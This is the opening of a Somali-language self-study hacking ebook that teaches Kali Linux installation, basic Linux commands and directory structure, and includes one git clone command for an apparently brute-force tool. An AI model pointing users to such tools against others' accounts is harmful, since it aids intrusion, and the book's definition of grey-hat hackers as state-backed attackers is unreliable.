ISBAR HACKING

MACALIN LA'AAN

by : Yahye Abdirahman

GACANTA KU DHIG CILMIGA HACKING ADIGO
MACALIN LA'AAN ISKU BARAYA MUDO KOOBAN

Isbar Hacking

Macalin la ‘aan

Gacanta ku dhig cilmiga Hackinga

CONTACT: +252 63 4048063

Email: fikrado1@gmail.com

Yahye

Abdirahman

Qoraga buugan

Igu sabsan :

Waxan ahay qof in badan ku jiray xirfadan hacking iyo programing kaso oo aan ka kasbaday dadal badan akhris iyo toobar badan ku kasbaday xirfadan markale na ah macalin dhuga hacking anshaxa wanagsan

Lioyahya3@gmail.com

@YahyeAbdirahman

https://fikrado.ml

Certificate

- CNA
- MACHINE LEARNING
- CSI Security
- CISCO SECURITY
- PENTEST+

Skills

PYTHON

Malware Analysis

NETWORKING

SECURITY

Hopes

Hopes gayga waxa ka mida

- ✓ Akhrinta bugagta hacking iyo kuwa lacagta
- ✓ Basgilka wadidisa
- ✓ Oradka buuraha
- ✓ Samaynta website yada

MAHDNAQ

Xakan waxa lagu mahadnaqaya chaneladii iyo dadkii buugan door aad u muhiima ka qataỵ iyo hormarkiisa kasa soo surta galiyaỵ ILAHAY ka bacdi inaad gacanta ku dhigto

Mohamed Yasin Faratoon

Waa hal-abuur iyo malin technology ga casriga kaaso buugan samay ku yeeshay buugan soo saristiisa iyo hormarkiisa Mohamed faratoon waxa kala socan karta baraha social media da :

YouTube : Tech Shill New App

Twitter : @Mfaratoon

Telegram : @Mfaratoon

Abdulkadir Uukow

Waa maskax dii ka danbaysa maga buugan

Sponsoring Telegram Chanels

@fikrado

@somalihacking

@somalibooks

@

HORDHAC

Buugan waxa waye buug aad uqaliya oo aad ka baran karto cilmi aad u qaliya mantadan aan joogno ee waxa walba ku xidhanyay internetga kaso aan sanadadan danbe aad u si hormaraya ha calamkan technolagyga ee manta ku suganay waa miid aad u isbadal badan marka la raba in dhanka securityga la hormariyo taso uu bugani ka cawinayo.

Buugan waxa loon gu tala galay qof kasto xisaynaya inu barto cilmiga hackinga ama inu noqdo hacker da,da doonaba ha hado ama cimri kasta ha hado.

Buugan waxa aad ka helaysa cilmi manta lagu tilmami karo hubka casriga marka waa muhiim inaad u adeeg sato dhanka wanaga oo shaywalba waxa uu leeyay dhan wanagsan ama dhan xun.

Buugan hadad wakhti iyo dadal galiso waxan huba inaad ka midho dhalinayso ha sababto ah waxan ugu talagalay inuu si fudud aad ku baratiid hacking oo u isticmali kartiid

Contents

WELLCOME

NEW

HACKER

CHAPTER: 1

Chapter 1

Xalkan ka bilaaba?

Marka ugu horaysa waa inaad barato linux waxa uu yahay iyo nocyadiis kala duwan marka aan hada bilaabo oo aan falaqeeyo waxa uu yahay linux iyo tarikh diisa ha shay walba tariikh ayuu leeyay soo maha.

Waa maxay linux ?

Linux waa oprator system sida windows oo kale lakiin waxa uu kaga duwanyahay ninkii sameeyay ee lagu magacabo **Linus Torvalds** waxa uu ka dhigay **open source** taaso ah inuu free yahay oo uu developer kasta uu nashqadiisa ka soo saran karo .

Sababtasa keentay inuu ka jiro noocyo kala duwan oo **linux** ah sida kali ee ay isticmalaan hackers gu marka nocyada oo gu cansan dhanka hacking ga waa

1. Kali linux
2. Parroto linux
3. Black box
4. Black arch

Nocyada aan soo sheegnay waa ku wa loo talagalay inaay isticmalan hackers gu iyo dadka ku takhusay cyber security ga hadaba waxad

maqlaysa aano ku leh hacker hackers lakiin wali kuma sheegin macnaheeda.

Waa maxay hacker ?

Hacker waxa loo yaqana inuu yahy qof u leh khibrad inuu system inu sikasta ka yeeli karo taaso ah inu jabasan karo ama badali karo , hadaba hacker ka dad ku waxa ay moodan hacakerka inu yahay tuug sababto ah wakan wax jabsanaya .

Maal mahan danbe waxa aad arkaysa inu hacker ku noqday xirfad ,hub iyo shaqo

Oo waxaad arkaysa inuu shirkadaha iyo wadamadu ay shaqo ay ka dhigeen iyo waxaad arkaysa inu cidamada dalalka qaar aay uu tobaran sidi cidanko kale taso waxa laga baqya inu dagaka 3ad ee adunku ka bilaabmo cumputerka .

Hacker ka waxa jira sadex nooc oo kala ah white hat hacker , black hat hacker iyo grey hat hacker ku waso xirfada uu isticmala siyaabo kala duwan imko kale

White hat hacker waxa uu u shaqeeya shirkadaha ama waxa jira shirkado sida hacker 1 oo kireeya hackers ga marka muhimadoo du

tahay inay ay bug ka ee gan web site ama ay shirkada ka cawiya in la jabsado makacyadooda loo yaqana waa BUG BOUNTEY oo buga ka radiya websitga PENTESTSTER oo ah qof ka u qaabilsan dhanka cyber securityga

Black hat hacker waa hacker ka ku dhiba teeya aqoon tiisa dadka ama shacabka ee account aanu lahayn qaata web site ika jabsado oo kala baxa xoogo muhiima ama website ga hawada ka sara ama dark web ku iibiya siraha dadka iyo wadamadaba ku waso hada la qabto lagu xukumayo sanado badan oo xaabsiy **,** kuwa hacking gareya ee script ana qorin waxa loo yaqan **scripr kids** waxa ka mida ku qof intay account ka jabsadan sawirantiisa ku fadexya

Gray hat hacker waa hacker ka tirsan dawld haba hado milatari ama sida hayad ka soco ta dawalad oo qof ka u qofku ha xun yay ama inkale xoga hiisa way jabsadan waxa ka mida **north korea hackers** kuwas dawlada ka socda oo shirkado badan hacking gareeyay.


Hadaba waxan la soo dagayna kali lakin kad rabriid waa la soo dagi karata ee hore ku soo sheegay **,** kali waa ka oo gu fudud dhaanka biginarka oo isga la soo dag hadanad wali bilow tahay .

Sida loo la soo dago linux iyo kali linux

Siyaaboyin badanba loo la soo daga kali ama linux kale ayaa jira marka lakiin 3 oo gu wanag san ama oo gu cansan ayaa eegayna ,marka talaboyinkan rac si wanagsan si aad wax cilada ku arag .

1.Sida loo la soo dago kali (qabka oo gu wanag san)

- Marka ugu horaysa wa inaad ka kala soo dagto kali iso website ga https://kali.org/downloads ka doro ka ugu sareya ee ah kali-linux-64bit(installer




- Kadib waxa tagta website ga https://rufus.ie kala soo dag rufus
- Markaad lasoo dagro waxaad ubahanaysa usb flsash oo ah ugu yaraan 4G kadib rufus gal oo mesha select tabo oo so select gare filekii kali.iso marka start dheh marku dhameeyo computerka bakhdii (la so co filashii way ka baxayaan ee hadad rabin qabka xiga usoo dag) marakaad shidayso bios ga tag (computer kaga ku xidhantahay ana markaan shidayo waxan tabta F10) kadib waxaad ka dhigta boot optionka inu oo gu sareeyo boot form usb

- hadaba waxaad arkaysa sceenka ka dooro graphic installer oo buuxu buuxi sida wakhdiga account nameka iyo password ka (la soco waa inaad xasuus natid account name ka iyo passworkaba hadhow waa ubahanaysa)

Hadaba markaad gashid sii aad u update gareyso gali amaradan kali terminallka

```
sudo apt update && apt upgare -y
```



2.Sida loo gu shubto vertual machine

- waxaad tag ta bios ga computer ka kadib vertualasim ka enable ka dhig
- la soo dag hypervisor software sida vmbox iyo vmware
- kadib la soo dag kali vmbox img ama vmware img adigo khanada hose **https://kali.org/downloads** tagaya

- Markaad lasoo dagto waxaad arki file huruda oo ku qoranyay .oven ka tabo toos bu kugu soo dagaya start machine tabo ka dib waa ku galaya hadu password ama user name ku waydiyo waa kali wixi inta dheer website ga fikrado ka soo eeg (https://fikrado.ml)

3. Sida windows supsystem linux (WSL) loo gu soo shubto

- la soo dag WSL 2
- ku kici POWERSHELL as administrator
- Power shell gali : Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux
- RESTART computer ka

- Power shell gali : dism.exe /online /enable-feature /featurename:VirtualMachinePlatform /all /norestart
- Power shell gali : dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart
- RESTART computer ka

- Download Linux Kernel: https://aka.ms/wsl2kernel
- Power shell gali : wsl --set-default-version 2

- 2. Windows store ka la soo dag kali linux app oo intan gali
- sudo apt update && sudo apt upgrade -y
- sudo apt install kali-desktop-xfce -y

- Si aad desktop kali oo la soo dagto kali intan gali

- sudo apt install xrdp -y
- sudo service xrdp start

- Si aad oo la xidhidhisid gali

- sudo ifconfig

- Kadinb IP copy si oo tag start menu ga

- Kadib doro remote desktop oo gali IP ga kali

Chapter 2

Amarada linux ee hacker kasta u bahan yahay


Hadaba waxa and ogayn in u ku shaqeeyo linux amaro kala duwan oo wax loo yaqan terminal leyay kasoo aad galinay sid amarada ama waa xashida ay isticmalan hackers ga filamada aad ku aragto .

Hadaba **terminalka** furo si aan u bilaabno isganad wakhtiga ugu badan ku qadan doonta oo waa fura hacker kasta uu isticmalo, markasto aad isticmashana waxay ku kordhinaysa skills gagaka sababto ha linux waxa laga ma mula terminalka oo waxaad rabtid terminalka ayaad galinaysa marka mid mid aan u dhigno amarada linux ku wa hackers iyo kuwa kaleba

Marka ugu horaysana waxan eegayna diracrorisga ugu horeya ama filesha ugu muhiimsan ee linux ku waso aad ku la kulmi doonto termonalka

Diractory ga ugu muhimsan linux

/ – The Root Directory



Wax kasta oo ku jira nidaamkaaga Linux waxay ku yaalliin / galka, oo loo yaqaan galka asalka. Waad ka fikiri kartaa / galka inuu lamid yahay diiwaanka C: \ ee Windows - laakiin tani dhab ahaan sax uma ahan, maadaama Linux aysan lahayn waraaqo wadis. In kasta oo qayb kale laga heli doono D: \ on Windows, qayb kale ayaa ka soo muuqan doonta galka kale hoostiisa / Linux.

/bin – Essential User Binaries

Buugga / bin wuxuu ka kooban yahay binaries isticmaalaha muhiimka ah (barnaamijyada) waa inay jiraan marka nidaamka lagu dhejiyo qaab hal isticmaale. Codsiyada sida Firefox waxaa lagu keydiyaa / usr / bin, halka barnaamijyada muhiimka ah ee nidaamka iyo yutiilitida sida bash shell ay ku yaalliin / bin. Buugga / usr waxaa lagu kaydin karaa qayb kale - iyadoo la dhigayo feylashaas galka / bin buugga waxay hubineysaa in nidaamku yeelan doono adeegyadan muhiimka ah xitaa haddii aysan jirin nidaamyo kale oo feyl ah. Buugga / sbin-ku waa lamid yahay - wuxuu ka kooban yahay laba-maamul maamul muhiim ah.

/boot – Static Boot Files

Buugga / boot buuggu wuxuu ka kooban yahay faylasha loo baahan yahay si loo kiciyo nidaamka - tusaale ahaan, faylasha kaydka bootka ee 'GRUB bootloader' iyo kernel-kaaga Linux ayaa halkan ku kaydsan. Faylasha qaabeynta bootloader-ka kumbuyuutarka halkan kuma yaallo, in kastoo - waxay ku jiraan / iwm faylasha qaabeynta kale.

/etc – Configuration Files

Buugga / etc ama iwm wuxuu ka kooban yahay feylasha qaabeynta, oo guud ahaan lagu tafatiri karo gacanta tifaftiraha qoraalka. Xusuusnow in galka / iwm / galka uu ka kooban yahay feylasha qaabdhismeedka oo dhan - feylasha qaabeynta isticmaale-qaaska ah waxay ku yaalliin galka guriyaha isticmaale kasta.

/home – Home Folder

Buugga / home wuxuu ka kooban yahay galka guriga isticmaale kasta. Tusaale ahaan, haddii magacaaga isticmaale uu yahay bob, waxaad leedahay galka guriga oo ku yaal /home / bob. Faylka guriga waxaa ku jira faylasha xogta isticmaaleyaasha iyo feylasha qaabeynta isticmaale-gaar ah. Isticmaal kastaa wuxuu kaliya helaa fursad uu ku qoro galka gurigiisa waana inuu helaa rukhsad sare (noqo isticmaale xididka) si uu wax uga beddelo faylasha kale ee nidaamka.

/opt – Optional Packages

Buugga / opt opt wuxuu ka kooban yahay hoosaadyo xirmooyinka barnaamijyada ikhtiyaariga ah. Waxaa caadi ahaan loo isticmaalaa softiweeriyada macaamiisha ah ee aan adeecin nidaamka caadiga ah ee nidaamka faylka - tusaale ahaan, barnaamijka lahaanshaha ayaa laga yaabaa inuu faylalka ku daadiyo / opt / codsi markaad rakibayso.


/usr – User Binaries & Read-Only Data

Buugga / usr wuxuu ka kooban yahay codsiyo iyo feylal ay adeegsadaan dadka isticmaala, kana soo horjeedda codsiyada iyo feylasha uu adeegsado nidaamka. Tusaale ahaan, codsiyada aan muhiimka ahayn waxay ku yaalliin gudaha / usr / bin directory halkii laga heli lahaa / bin bin iyo binaries nidaamka maamulka aan muhiimka ahayn waxay ku yaalliin liistada / usr / sbin halkii laga heli lahaa / sbin galka. Maktabadaha mid waliba wuxuu ku yaal gudaha tusaha / usr / lib. Buugga / usr wuxuu sidoo kale ka kooban yahay tusayaal kale - tusaale ahaan, feylallo madaxbannaan dhismeedka sida sawirada waxay ku yaalliin / usr / share.

Buugga / usr / maxalliga ah waa halka codsiyada maxalliga ah laga soo ururiyey ay ugu shubmayaan si caadi ah - tani waxay ka hortageysaa inay xirxiraan inta ka hartay nidaamka.

Amarada ugu muhimsan linux

1. pwd



Adeegso amarka pwd-ka si aad u ogaato dariiqa hagaha shaqada ee hadda jira (galka) aad ku jirto. Amarku wuxuu soo celin doonaa waddo dhammaystiran (buuxa), taas oo asal ahaan ah waddo dhammaan hageyaasha oo ka bilaabmaya isugeyn hore (/). Tusaalaha dariiqa dhabta ahi waa /home/username.

2. cd

Si aad ugu dhex wareegto faylasha Linux iyo tilmaamaha, isticmaal amarka cd. Waxay ubaahantahay wadada buuxda ama magaca galka, waxay kuxirantahay hagaha shaqada ee hada aad kujirto.

Aynu dhahno waxaad ku jirtaa /home/username/Documents iyo waxaadna dooneysaa inaad tagto Photos, oo ah qayb hoosaad Dukumiintiyo. In sidaa la yeelo, si fudud u qor amarka soo socda: cd Photos.

Muuqaal kale ayaa ah haddii aad rabto inaad u beddesho tusaha gabi ahaanba cusub, tusaale ahaan, /home/username/Movies. Xaaladdan oo

kale, waa inaad ku qortaa cd oo ku xigta hagaha dariiqa toosan: cd /home/username/Movies.

Waxaa jira dariiqyo-toobiyeyaal kaa caawinaya inaad si dhakhso leh u dhex mara:

- cd .. (oo leh laba dhibic) si aad ugu guurto hal tusaha kor
- cd inuu toos ugu aado galka guriga
- cd- (oo wata xarfaha) si aad ugu guurto diiwaankaagii hore

Xusuusin dhinac ah, qolofka Linux waa kiis xasaasi ah. Marka, waa inaad ku qortaa galka magaca sida saxda ah.

3. ls

Amarka ls waxaa loo isticmaalaa in lagu daawado waxa ku jira galka. Sida caadiga ah, amarkan wuxuu soo bandhigi doonaa waxa ku jira galkaaga shaqada ee hadda jira.

Haddii aad rabto inaad aragto waxa ku jira buugyaraha kale, ku qor ls ka dibna jidka hagaha. Tusaale ahaan, ls /home/username/Documents ,waxay soo saraysa Documents.

Waxaa jira kala duwanaansho aad ku isticmaali karto amarka ls:

- ls -R wuxuu qori doonaa dhammaan faylasha ku jira hoosaadyada sidoo kale
- ls -a wuxuu soo bandhigi doonaa feylasha qarsoon
- ls -al wuxuu liis garayn doonaa faylasha iyo buuggaagta oo leh macluumaad faahfaahsan sida rukhsadaha, cabbirka, milkiilaha, iwm.

4. cat

Cat (gaabin loogu talagalay concatenate) waa mid ka mid ah amarrada inta badan la isticmaalo ee Linux. Waxaa loo isticmaalaa in lagu qoro waxa ku jira feylka ku jira soosaarka caadiga ah (sdout). Si aad u socodsiiso amarkan, qor cat waxaa ku xiga magaca faylka iyo kordhintiisa. Tusaale ahaan: cat file.txt.

Waa kuwan siyaabo kale oo loo isticmaalo amarka cat:

- cat> filename wuxuu abuuraa fayl cusubbisadda filename1 filename2> filename3 waxay ku biirtaa laba fayl (1 iyo 2) waxayna kaydisaa wax soo saarkooda fayl cusub (3)
- si loogu badalo feyl loo adeegsado kiiska sare ama kan hoose, cat filename | tr a-z A-Z> wax soo sara output.txt

5.cp

Adeegso amarka cp ga si aad uga nuquliso ama copy siso faylasha galka hadda jira una aado galka kale. Tusaale ahaan, amarka cp scenery.jpg /home/username/Pictures ayaa abuuri doona nuqul ka mid ah scenery.jpg (laga soo qaatay galkaaga hadda) galka sawirada.

6.mv

Adeegsiga aasaasiga ah ee amarka mv waa in la dhaqaajiyo faylasha, in kasta oo sidoo kale loo isticmaali karo in dib loogu beddelo faylasha.

Doodaha mv waxay la mid yihiin amarka cp. Waxaad u baahan tahay inaad qorto mv, magaca feylka, iyo galka taga meesha loo socdo. Tusaale ahaan: mv file.txt /home/username/Documents.

Si aad ugu magacawdo faylasha, amarka Linux waa : mv magacahore.ext magacalagubadalayo.ext

7. mkdir

Adeegso amarka mkdir si aad u sameyso tusaha cusub - haddii aad qorto mkdir Music wuxuu abuuri doonaa buug loo yaqaan 'Music'.

Waxaa jira amarro mkdir dheeri ah sidoo kale:

- Si aad u abuurto buug cusub oo ku dhexjira buug kale, isticmaal amarka aasaasiga ah ee Linux mkdir Music / Newfile
- isticmaal ikhtiyaarka p (waalidiinta) si aad ugu sameysato buug hage u dhexeeya labada hage ee jira. Tusaale ahaan, mkdir -p Music / 2021 / Newfile wuxuu abuuri doonaa feylka "2021" cusub.

8. rmdir

Haddii aad u baahan tahay inaad tirtirto buugga, adeegso amarka rmdir. Si kastaba ha noqotee, rmdir kaliya ayaa kuu oggolaanaya inaad tirtirto tusaha maran.

9. rm

Amarka rm waxaa loo isticmaalaa in lagu tirtiro tusaha iyo waxyaabaha ku dhex jira. Haddii aad kaliya rabto inaad tirtirto galka - bedel ahaan rmdir - isticmaal rm -r.

Fiiro gaar ah: Aad uga taxaddar amarkan oo laba jeer hubi buugga aad ku jirto. Tani waxay tirtiri doontaa wax walba oo mana jiraan wax dib u noqda.

10. touch

Amarka touch ayaa kuu oggolaanaya inaad ku abuurto feylal cusub oo maran iyada oo loo marayo khadka amarka Linux. Tusaale ahaan, gali touch /home/username/Documents/Web.html si aad u abuurto feyl HTML cinwaankiisu yahay Webka hoostiisa Documents directory.

11. locate

Waxaad u adeegsan kartaa amarkan si aad uhesho feyl, sida amarka locate ee Windows. Waxaa intaa dheer, isticmaalka doodda -i oo uu weheliyo amarkani waxay ka dhigi doontaa kiis-dareen la'aan, markaa waad raadsan kartaa feyl xitaa haddii aadan xusuusan magaciisa saxda ah.

Si aad u raadiso feyl ka kooban laba erey ama in ka badan, isticmaal xiddig (*). Tusaale ahaan, locate -i school*note wuxuu raadinayaa feyl kasta oo ay kujiraan ereyga “school” iyo "note", hadey noqoto mid weyn ama mid yar.

12. find

Si la mid ah amarka locate, adoo adeegsanaya find sidoo kale faylasha iyo tilmaamaha. Farqiga ayaa ah, waxaad adeegsaneysaa amarka helitaanka si aad uhesho feylasha kujira tusaha lasiiyay.

Tusaale ahaan, amarka find /home/ -name notes.txt wuxuu raadin doonaa feyl la yiraahdo note.txt oo ku dhex jira galka home iyo hoosaadyadiisa.

Kala duwanaanshaha kale ee la isticmaalayo find ayaa ah:

- Si aad uga hesho faylalka ku jira galka hadda jira, raadi. -sheegyada magaca.txt
- Si aad u raadiso diiwaanka adeegsiga, / -type d -name notes. Txt

13. grep

Amar kale oo aasaasi ah Linux oo shaki la'aan caawimaad u leh adeegsiga maalin kasta waa grep. Waxay kuu ogolaaneysaa inaad raadiso dhammaan qoraalka ku jira feyl la siiyay.

Si loo muujiyo, grep notepad.txt buluug ah ayaa ku raadin doona ereyga buluugga faylka qoraalka. Khadadka ay ku jiraan ereyga la raadiyay ayaa si buuxda loo soo bandhigi doonaa.

14. sudo

Gaaban "SuperUser Do", amarkani wuxuu awood kuu siinayaa inaad qabato hawlo u baahan rukhsad maamul ama root. Si kastaba ha noqotee, laguma talin karo inaad u isticmaasho amarkan adeegsiga maalin kasta maxaa yeelay way fududaan kartaa qaladku inuu dhaco haddii aad khalad samaysay.

15. tar

Amarka tar ayaa ah amarka ugu isticmaalka badan ee lagu xareeyo faylal badan oo loo yaqaan 'tarball' - oo ah qaab fayl ah oo Linux ah oo la mid ah qaabka zip, iyadoo riixitaanku yahay ikhtiyaari.

Amarkani waa mid aad u adag oo leh liis dheer oo hawlo ah sida ku darista faylal cusub galka jira, liis garaynta waxyaabaha ku jira, ka soo saarista waxyaabaha ku jira armaajo, iyo qaar kaloo badan.

16. chmod

chmod waa amar kale oo Linux ah, oo loo isticmaalo in lagu beddelo akhriska, qorista, iyo fulinta rukhsadaha faylasha iyo tusaha. Maadaama amarkan uu yahay mid aad u adag.

17. ping

Adeegso amarka ping-ka si aad u hubiso heerka isku xirnaanta ee serverka. Tusaale ahaan, adoo si fudud u galaya ping google.com, amarku wuxuu hubinayaa inaad awood u leedahay inaad la xiriirto Google iyo inaad sidoo kale cabirto waqtiga jawaabta.

18. wget

Laynka amarka Linux waa mid aad u faa'iido badan - xitaa waxaad kala soo bixi kartaa faylasha internetka adoo kaashanaya taliska wget. In sidaa la yeelo, si fudud u qor wget oo ay ku xigto xiriirinta soo dejintu.

19. uname

Amarka uname, oo loo soo gaabiyo Magaca Unix, wuxuu daabici doonaa macluumaad faahfaahsan oo ku saabsan nidaamkaaga Linux sida magaca mashiinka, nidaamka qalliinka, kernel, iyo wixii la mid ah.

20. top

Sida terminal u dhigma Task Manager ee Windows, amarka top wuxuu soo bandhigi doonaa liistada geeddi-socodka socda iyo inta processor kasta uu adeegsanayo. Aad ayey faa'iido u leedahay in lala socdo isticmaalka kheyraadka nidaamka, gaar ahaan ogaanshaha geeddi-socodka loo baahan yahay in la joojiyo maxaa yeelay wuxuu cunaa ilo aad u tiro badan.

21. history

Markaad isticmaaleysay Linux waqti cayiman, waxaad si dhakhso leh u ogaan doontaa inaad maamuli karto boqolaal amar maalin kasta. Sidan oo kale, socodsiinta amarka history ayaa si gaar ah waxtar u leh haddii aad rabto inaad dib u eegto amarrada aad horay u soo gashay.

22. man

Jahwareer ku saabsan shaqada amarrada Linux qaarkood? Ha walwelin, waxaad si fudud u baran kartaa sida loogu isticmaalo iyaga saxda ah qolofka Linux adoo adeegsanaya amarka man. Tusaale ahaan, galida tail, man waxay muujin doontaa tilmaamaha gacanta ee amarka tail.

23. echo

Amarkan waxaa loo isticmaalaa in lagu wareejiyo xogta qaar feyl. Tusaale ahaan, haddii aad rabto inaad ku darto qoraalka, "Hello, my name is John" fayl la yiraahdo name.txt, waxaad ku qori doontaa echo Hello, magacaygu waa John >> name.txt

24. zip, unzip

U adeegso amarka zip-ka si aad ugu riixdo feylashaada galka keydka, oo u adeegso unzip si aad uga soo saarto feylasha la siibto keydka dusha.

25. nano

Barnaamijkan waxaa loo isticmaali karaa in lagu saxo waxyaabaha ku jira faylka. Waa mid ka mid ah tifaftirayaasha qoraalka la heli karo ee ka hawlgala terminalka Linux

Ama waa ide terminalka sida vertual stido code ama pycharm

Ku darista iyo ka saarista softiweerka Linux & Amarada networka

Linux OS wuxuu kuu ogolaanayaa inaad maamusho softiweerka adoo isticmaalaya terminaalka. Tani waxay ka duwan tahay Windows OS, oo ku tiirsan rakibida xirmooyinka binary.

In kasta oo ay jiraan xirmooyinka rakibidda ee Linux, kuwa soo socdaa waa siyaabaha ugu waaweyn ee barnaamijka loo maamuli karo:

- Maamulaha xirmada **APT**: Maamulaha xirmada **APT** wuxuu adeegsadaa barnaamijka apt-get si loo rakibo, looga saaro, dib loo qaabeeyo loona hagaajiyo xirmooyinka jaban nidaamka Linux , tusale ahaan : **apt install vlc** , taso ku soo dajinaysa programka **vlc** , hadaad doonayso vertion mucayana ah na **apt install vlc** =4.2.9 ,taso ku soo dajinaysa vetionka 4.2.9
- Maamulaha xirmada **Aptitude**: Maamulaha xirmada kartida wuxuu adeegsadaa barnaamijka karti u leh inuu maareeyo (rakibo oo ka saaro) softiweerka oo la mida apt , tusale : **Aptitude install vlc**
- Maamulaha xirmada **DPKG** ama **pkg**: Maamulahan softiweerku wuxuu adeegsadaa barnaamijka dpkg si uu ugu maareeyo xirmooyinka softiweerka nidaamka Linux , tusale : **pkg install vlc**
- Si aad softwareka u remove garayso ka halaka **install** ka dhig **remove** tusale ahaan : **apt remove vlc**
-

waxa loo isticmala in loo la soo dago git reposotary marka waxad samay naysa inaad repasotryga ka horaysisid git tusale:**git clone https://github.com/fikrado/JOKER-burtal-force**

Maareynta shabakadu waa xirfad muhiim ah oo ku lug yeelan kara qalab iyo barnaamijyo fara badan oo bilowga ah ee ku saabsan ethical hacking ay tahay inay bartaan Qaar ka mid ah amarradan ayaa hoos ku taxan ee Maareynta shabakada ama Managing the network :

- **ifconfig** iyo **iwconfig**: Amaradaani waxaa loo adeegsan karaa in lagu soo qaado ama hoos loogu dhigo isku xirnaanta shabakada - ifconfig ee xiriirka Ethernet iyo iwconfig ee xiriirka wireless
- **tcpdump**: Amarkan waxaa loo isticmaali karaa in lagu falanqeeyo taraafikada shabakadaha ujeeddooyin kala duwan iyo in lagu soo qabto taraafikada shabakadda faylka markii dambe si fiican loogu falanqeyn karo taraafikada gaarka ah.

Nakhtin Guud

- kali linu kaligi maha cumputer ka kaliye ee lagu sameeyo hacking waxa kale oo jira black box, parroto os iyo kawa kale.
- Linex terminalka ayaa laga mamula oo hadad tools u bahantahay ama softi ware terminalkaad kala soo dagi adoo isticmalaya apt IWM.
- Terminalka amaro ayaa uu leyay kuwaso midba shaqo gara qabto
- linux waxa uu ku kaydiya tools ga diraactaris ku waso mid walba leeyay shaqo gara .
- waxa jira root user kaso ka dhigan mamulka guud ee computerka hada root tahay waa mamulka ku ogo lanaya inaad wax la soo dag to ama systemka wax ka baadasho .
- hadad doonayso root user istimaal sudo oo ka dhigan super user do.

CHAPTER: 2

Chapter 3

ISTICMALKA KALI

&

NOCYADA HACKINGA

Waxanad ka ogayn kali linux

Kali Linux waa qaybinta **Debian**-ka ku saleysan Linux ee loogu talagalay tijaabinta horukaca Penetration iyo Auditing Security. Kali Linux waxay ka kooban tahay **dhowr boqol oo qalab** oo loogu talagalay howlaha kala duwan ee amniga macluumaadka, sida Tijaabada Penetration, cilmi baarista amniga, Computer Forensics iyo Reverse Engineering. Kali Linux waxaa soo saaray, maalgeliyay oo dayactiray shirkadda 'Offensive Security', oo ah shirkad hormood u ah tababbarka amniga macluumaadka.

Kali Linux waxaa la sii daayay 13-kii Maarso 2013 iyada oo dhameystiran, dib-u-dhiska kore ilaa hoose ee BackTrack Linux, iyadoo gebi ahaanba u hoggaansan heerarka horumarinta Debian.

